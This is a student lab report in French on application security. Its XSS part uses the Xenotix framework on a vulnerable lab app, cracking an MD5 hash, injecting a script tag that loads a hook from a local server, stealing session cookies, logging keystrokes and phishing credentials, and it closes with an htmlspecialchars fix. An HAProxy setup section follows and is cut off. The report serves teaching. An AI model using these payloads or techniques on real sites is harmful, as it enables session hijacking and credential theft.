

2024-2025

# Rapport de fin de Module : Sécurité des Applications

ECOLE SUPERIEURE  
MULTINATIONALE DES  
TELECOMMUNICATIONS

Madeleine BIAYE  
SOUS LA DIRECTION DE MR YOUSSEF KHLIL

## **Plan du Document :**

- I. Introduction**
- II. Tp1 : TEST D'ATTAQUES AVEC XENOTIX :  
CROSS-SITE SCRIPTING**
- III. TP2 :Haute Disponibilité Des Applications :  
HAProxy**
- IV. TP3 :Tentative d'accès à la machine  
Recon(boite noire)**
- V. Conclusion**

# COMPTE RENDU SECURITE DES APPLICATIONS

## I. INTRODUCTION

La sécurité des applications web consiste à mettre en place des mesures de protection contre les attaques informatiques, dès la phase de conception. Elle nécessite une approche proactive, en anticipant les menaces et en intégrant des mécanismes adaptés. Dans le cadre de notre formation, nous avons réalisé trois travaux pratiques portant sur des vulnérabilités courantes : attaques XSS avec Xenotix, reconnaissance d'informations via une machine vulnérable, et sécurisation des accès avec HAProxy. Ce rapport présente les étapes de ces TPs, illustrées par des captures d'écran et accompagnées d'explications sur les manipulations effectuées et les outils utilisés.

## II. TP1 : TEST D'ATTAQUES AVEC XENOTIX : CROSS-SITE SCRIPTING

Le Cross-Site Scripting (XSS) est une faille web courante permettant l'injection de scripts malveillants dans les pages vues par d'autres utilisateurs. Elle peut servir à voler des cookies ou rediriger vers des sites frauduleux. Dans ce TP, nous avons utilisé Xenotix XSS Exploit Framework pour identifier et exploiter des failles XSS sur une application vulnérable, afin d'en comprendre le fonctionnement et les risques associés.

Xenotix XSS Exploit Framework est un outil développé par l'OWASP en Python pour détecter et exploiter les failles XSS. Il dispose d'une interface graphique intuitive et d'une base de plus de 3 000 payloads classés par type (réfléchi, stocké, DOM, etc.).

### *Etape 1 : Accès au compte*

Comment se connecter au compte admin et utilisateur simple ?

On est dans phpMyAdmin dans la table user on a les mots de passe hacher et login , grâce à l'outil crackstation on fait le déchiffrement d'un hash MD5 L'image ci-dessous montre l'utilisation du site CrackStation.net, un outil en ligne permettant de retrouver des mots de passe à partir de leur empreinte cryptographique (hash) et grâce à cet outil on a le bon mot de passe, ainsi on a accès au site

The screenshot shows the CrackStation website interface. At the top, there are navigation links for 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. On the right, there are links for 'Defuse.ca' and 'Twitter'. Below the header, the main title is 'Free Password Hash Cracker'. A text input field says 'Enter up to 20 non-salted hashes, one per line:' followed by the hash 'b89f7a5ff3e3a225d572dac38b2a67f7'. To the right is a reCAPTCHA verification box with the message 'Je ne suis pas un robot'. Below the input field, a note says 'Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1\_bin)), QubesV3.1BackupDefaults'. A table below shows the cracked hash: Hash 'b89f7a5ff3e3a225d572dac38b2a67f7' is listed under 'Type' as 'md5' and 'Result' as 'passe'. A note at the bottom says 'Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.' A link 'Download CrackStation's Wordlist' is also present.

## ETAPE 2 : test du service commentaire du site

Après avoir utilisé CrackStation pour déchiffrer le hash MD5, nous avons obtenu le mot de passe “passe”, qui, associé au nom d’utilisateur, nous a permis de nous connecter à la machine cible.

Ainsi après s’être connecté avec 2 utilisateurs différents sur 2 navigateurs différents nous allons d’abord tester le service commentaire. Pour cette partie on note le commentaire sur un des utilisateurs et on observe

The image contains two side-by-side screenshots of a web application interface. Both screenshots have a header 'PayApps Solution' and a 'Déconnexion' button. The left screenshot is for a user named 'Alimou' and shows a form to 'Laissez un commentaire' with fields for 'Titre' and 'Ecrivez ici', and a 'Publier' button. Below this, a section titled 'Les commentaires' shows a single comment by 'Alimou' with the text 'commentaire bonjour' and a small 'Publier' button. The right screenshot is for a user named 'Faboure' and shows a similar commenting form. Below it, the 'Les commentaires' section also displays a single comment by 'Alimou' with the text 'commentaire bonjour' and a small 'Publier' button. This visual evidence demonstrates that comments made by one user are visible on another user's profile.


et nous constatons que le commentaire écrit par Alimou s'affiche chez Faboure donc on en déduit que tous les commentaires sont partagés sur le site .

### ETAPE3 : tentative d'insertion de script

Après avoir ouvert l'application xénotix, on y a généré un script qui va nous permettre d'infiltrer l'application. De settings, on se rend sur configure server puis on fait start pour démarrer

Lancement du serveur local :

L'interface permet de démarrer un serveur sur l'adresse 127.0.0.1 avec un port défini. Le script généré (<script src="http://127.0.0.1:5005/xook.js"></script>) doit ensuite être injecté dans une page vulnérable pour établir la connexion entre la victime et l'attaquant.



Ensuite en collant ce script dans l'espace commentaire, on constate que le commentaire envoyé est vide mais le script apparaît quand même dans la base donnée si on vérifie le contenu.

The screenshots show the PayApps Solution application interface. On the left, a user profile for 'Alimou' is displayed with a comment input field containing the script <script src='http://127.0.0.1:5005/xook.js'></script>. On the right, the same profile is shown after publishing, where the comment field is empty but the injected script is visible in the database.

Voici le résultat observé au niveau de la base de données.

The screenshot shows the MySQL Workbench interface. At the top, it displays 'Serveur: MySQL\_3308 > Base de données: base > Table: commentaire'. Below the toolbar, a message bar says 'Affichage des lignes 0 - 1 (total de 2, traitement en 0,0006 seconde(s)).' A SQL query 'SELECT \* FROM `commentaire`' is shown. The main area displays a table with two rows:

	id	titre	text	id_user
<input type="checkbox"/>	1	commentaire	bonjour	1
<input type="checkbox"/>	2	<script src="http://127.0.0.1:5005/xook.js"></scri...	salut	2

Below the table, there are buttons for 'Tout cocher' (Select All), 'Avec la sélection' (With Selection), and various actions like 'Éditer' (Edit), 'Copier' (Copy), 'Supprimer' (Delete), and 'Exporter' (Export). There are also filters and pagination controls.


#### ETAPE4 :Message d'erreur personnalisé

Nous allons envoyer des messages d'erreur ou messages d'alerte personnalisé à partir de notre application en utilisant la partie XSS Exploitation.

Ainsi à travers cette interface cela permet d'envoyer un message personnalisé avec la fonction alert(), souvent utilisée pour tester les failles XSS. Par exemple, le message "hey" s'affichera dans une fenêtre pop-up sur le navigateur de la victime.


The screenshot shows the UWASP Xenotix XSS Exploit Framework interface. At the top, there's a navigation bar with icons for View Source, Scanner, Information Gathering, XSS Exploitation (highlighted), Scripting Engine, Auxiliary, Settings, XSS Buzz, and Help. Below the bar, there are three browser engines displayed: Trident (Internet Explorer), WebKit (Safari), and Gecko (Firefox). The Trident section shows a 'Send Message' dialog with 'Method Type: alert();' and 'Message: hey'. The Gecko section shows the message 'hey' being sent. The interface also displays browser version information: 'ENGINE: TRIDENT BROWSER: INTERNET EXPLORER VERSION: 7.0' for Trident and 'ENGINE: GECKO BROWSER: FIREFOX VERSION: 18.0' for Gecko.

Dans XSS Exploitation puis on se rend sur send Message Ainsi à chaque fois que l'on appuie sur SEND un message d'alerte est envoyé à l'utilisateur en haut au niveau de leur barre de navigation on verra le message d'alerte « hey ».



## ETAPES 5 : Récupération de Cookie Thief

Maintenant nous allons essayer de récupérer les cookies d'un utilisateur toujours avec la partie XSS Exploitation.



Sur XSS Exploitation on va sur XSS cookies thief et on fait get cookies ainsi on a une fenêtre qui montre tous les cookies .

Pour l'exfiltration de cookies avec Cookie Thief :

En exploitant une faille XSS, l'attaquant peut récupérer les cookies de session de la victime à son insu. Avec l'outil XSS Cookie Thief de Xenotix, ces cookies sont automatiquement affichés, accompagnés de détails comme l'adresse IP, le navigateur (user-agent) et la date.



En actualisant la page le programme récupère les cookies. Ces cookies pourront ensuite être utilisé pour se connecter sans utiliser l'identifiant et le mot de passe mais juste avec la partie PHPSESSID que l'on va coller dans le code source de la page de connexion. (On note que ces cookies contiennent des informations sur les données de connexion)

## ETAPE6 :Chargement d'un fichier PDF pour injection

Cette interface permet de choisir un fichier PDF local et de générer un code d'injection personnalisé. L'attaquant peut alors y insérer un contenu malveillant avant de le transmettre à la victime. Nous allons injecter un contenu (fichier PDF) dans la page des utilisateurs.

Pour cela nous allons générer un script grâce à XSS Exploitation, puis on se rend sur load file suivi du volet format pdf et generate coden pour générer le code à travers le fichier. A travers la capture, nous avons réussi à injecter un fichier à la page de l'utilisateur.

The screenshot shows the OWASP Xenotix XSS Exploit Framework interface. At the top, there are tabs for View Source, Scanner, Information Gathering, XSS Exploitation, Scripting Engine, Auxiliary, Settings, XSS Buzz, and Help. Below the tabs, there are sections for 'Payloads' and 'Browse'. A 'Browser Engines' dropdown is set to Trident. The main area displays a browser window with the following content:

```

ENGINE: TRIDENT
BROWSER: INTERNET EXPLORER
VERSION: 7.0

Load Files
PDF C:\Users\WINDOWS\Downloads\edit.pdf Browse Generate Code Inject Close

<object width='500' height='650' data='http://127.0.0.1:5005/file.pdf' type='application/pdf'></object>

```

The browser window has a blue header bar with the text "ENGINE: TRIDENT", "BROWSER: INTERNET EXPLORER", and "VERSION: 7.0". The main content area contains a large white box with the PDF exploit code. To the right of the browser window, there is a green and orange background with the word "REFOX" partially visible.

At the bottom of the framework interface, it says "server: Running at 127.0.0.1:5005 | Terminé" and "Payloads: 5538 | Reset".

This screenshot shows a web application interface titled "PayApps Solution". The top navigation bar includes "Deconnexion" and "Listes des utilisateurs". The main content area features a "Laissez un commentaire" form with fields for "Titre" and "Ecrivez ici". Below the form is another "Load Files" section with a PDF exploit payload.

The PDF exploit payload is identical to the one shown in the first screenshot:

```

<object width='500' height='650' data='http://127.0.0.1:5005/file.pdf' type='application/pdf'></object>



```


To the right of the main content, there are two overlapping windows titled "EMPLOI DU TEMPS". These windows show a grid of time slots (10h30 à 12h30, 14h00 à 16h00) and days (LUNDI à SAMEDI). The content of these windows is mostly illegible due to the overlap.

## ETAPE7 : Capture de frappes clavier avec XSS Keylogger :

Cette interface utilise une faille XSS pour enregistrer en temps réel les frappes clavier d'un utilisateur. Par exemple, le texte saisi « Madolastar » sur Facebook a été intercepté après l'activation du keylogger, illustrant la surveillance à distance des saisies. Nous voulons maintenant rediriger l'utilisateur vers une autre page qui va nécessiter une connexion et une fois s'être connecté il va bel et bien accéder au site voulu. Cependant nous aurons accès à son identifiant et mot de passe grâce au phisher activer qui nous montrera tous les éléments qu'il va saisir.

Sur XSS Exploitation on va sur Phisher et create ,par défaut le lien de redirection est vers Facebook . Dés que l'utilisateurs finit de se connecter on récupérer automatiquement l'identifiant et le mot de passe saisi sur la page de connexion il faudrait noter que le lien est http donc moins sécurisé que https.






#### *Etape 8 : Mise en place d'une contre mesure face au script malveillant*

Pour mettre en place une contre-mesure, nous avons modifié le code en intégrant la fonction `htmlspecialchars()`. Cette fonction permet de neutraliser les scripts potentiellement malveillants en les convertissant en texte lisible. Ainsi, lorsqu'un utilisateur insère un script dans un commentaire, celui-ci est affiché tel quel, aussi bien sur le site que dans la base de données, sans être exécuté par le navigateur. Cela empêche donc toute tentative d'injection de code (XSS) via ce champ.

## Résultat



On voit le script maintenant sur le message écrit .

### III. TP2 :Haute Disponibilité Des Applications : HAProxy

La haute disponibilité désigne la capacité d'une application à rester accessible malgré les pannes ou incidents. Elle est essentielle pour assurer la continuité des services et repose sur des architectures redondantes, une surveillance en temps réel et des procédures de reprise rapide. Dans cette architecture, un serveur proxy assure la haute disponibilité (HA) entre deux serveurs d'applications configurés de manière identique. Pour garantir leur communication, les trois machines doivent être reliées au même réseau virtuel. Le serveur HAProxy joue le rôle de point d'entrée unique pour les clients. Il se charge de répartir la charge entre les deux serveurs web (Web1 et Web2) en fonction de leur disponibilité. Cela garantit une continuité de service : même si l'un des serveurs devient indisponible, l'autre prend le relais afin d'assurer l'accessibilité du site. Les configurations réseau n'apparaissant pas directement dans les captures d'écran du lab, il est donc pertinent de les détailler ici afin de mieux comprendre les manipulations qui suivront.

Création de carte réseau sous VMware Workstation :

1. Aller dans Edit > Virtual Network Editor.
2. Cliquer sur Add Network et sélectionner un VMnet libre.


3. Renommer le réseau pour faciliter son identification.
4. Valider avec Apply, puis OK.

Ensuite, il suffit d'ajouter cette carte réseau aux machines des applications et du proxy (HAProxy).

Les trois machines utilisées pour ce tp sont : webapp2, Ubuntu original et machine serv

Installation et configuration de Apache2 :

Avant d'installer Apache2, il est recommandé de mettre à jour et de mettre à niveau le système afin de garantir la stabilité et la compatibilité des paquets, et d'installer apache 2 avec la commande sudo apt-get install apache2



Après l'installation, il est essentiel de s'assurer qu'Apache2 est bien activé au démarrage du système et qu'il est en cours d'exécution. On utilisera la commande sudo systemctl status apache2 pour connaître s'il est actif ou non .

The screenshot shows a terminal window titled "ubuntu original" running on a Linux system. The command "systemctl status apache2.service" is being run. The output indicates that the Apache HTTP Server is active and running. It also lists several child processes (Main PID: 2202) and provides memory and CPU usage details. Below the service status, a log message from the kernel is displayed, indicating the start of the apache2 service.

```
apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; enabled; preset: en
   Active: active (running) since Tue 2025-04-15 14:10:10 GMT; 4min 18s ago
     Docs: https://httpd.apache.org/docs/2.4/
Main PID: 2202 (apache2)
   Tasks: 6 (limit: 4558)
  Memory: 21.0M (peak: 21.2M)
    CPU: 183ms
   CGroup: /system.slice/apache2.service
           ├─2202 /usr/sbin/apache2 -k start
           ├─2226 /usr/sbin/apache2 -k start
           ├─2238 /usr/sbin/apache2 -k start
           ├─2235 /usr/sbin/apache2 -k start
           ├─2237 /usr/sbin/apache2 -k start
           └─2241 /usr/sbin/apache2 -k start

Apr 15 14:10:09 pollo systemd[1]: Starting apache2.service - The Apache HTTP Se
Apr 15 14:10:10 pollo apachectl[2194]: AH00557: apache2: apr_sockaddr_info_get()
Apr 15 14:10:10 pollo apachectl[2194]: AH00558: apache2: Could not reliably det
Apr 15 14:10:10 pollo systemd[1]: Started apache2.service - The Apache HTTP Ser

lines 1-20/20 (END)
```

On s'assure qu'Apache 2 fonctionne correctement sur le serveur, nous effectuons un test d'accès via un navigateur web. Après avoir créé dossier app, nous allons ajouter un fichier index.php pour stimuler une page d'accueil dynamique. Ce fichier sera utilisé par apache pour afficher un contenu personnalisé depuis chaque serveur.

The screenshot shows a terminal window titled "ubuntu original" running on a Linux system. The user is navigating to the "/var/www/html/app" directory and creating a new file named "index.php". The nano editor is used to edit the file, and the "g" command is used to save changes.

```
root@pollo:/var/www/html/app
root@pollo:/var/www/html/app# cd /var/www/html/app
root@pollo:/var/www/html/app# ls
index.php
root@pollo:/var/www/html/app# nano index.php
root@pollo:/var/www/html/app# g
```

On va ajouter un code au fichier index.php.

```


GNU nano 7.2
g:!:DOCTYPE html>
<html lang="fr">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Page de Bienvenue</title>
<style>
body {
    font-family: Arial, sans-serif;
    background-color: #f0f8ff;
    color: #333;
    text-align: center;
    padding: 50px;
}
h1 {
}
p {
    color: #2a9d8f;
    font-size: 1.2em;
}
</style>
</head>
<body>
<h1>Bienvenue sur notre site !</h1>
<p>Vous etes connecte sur web app 1</p>
</body>
</html>

```

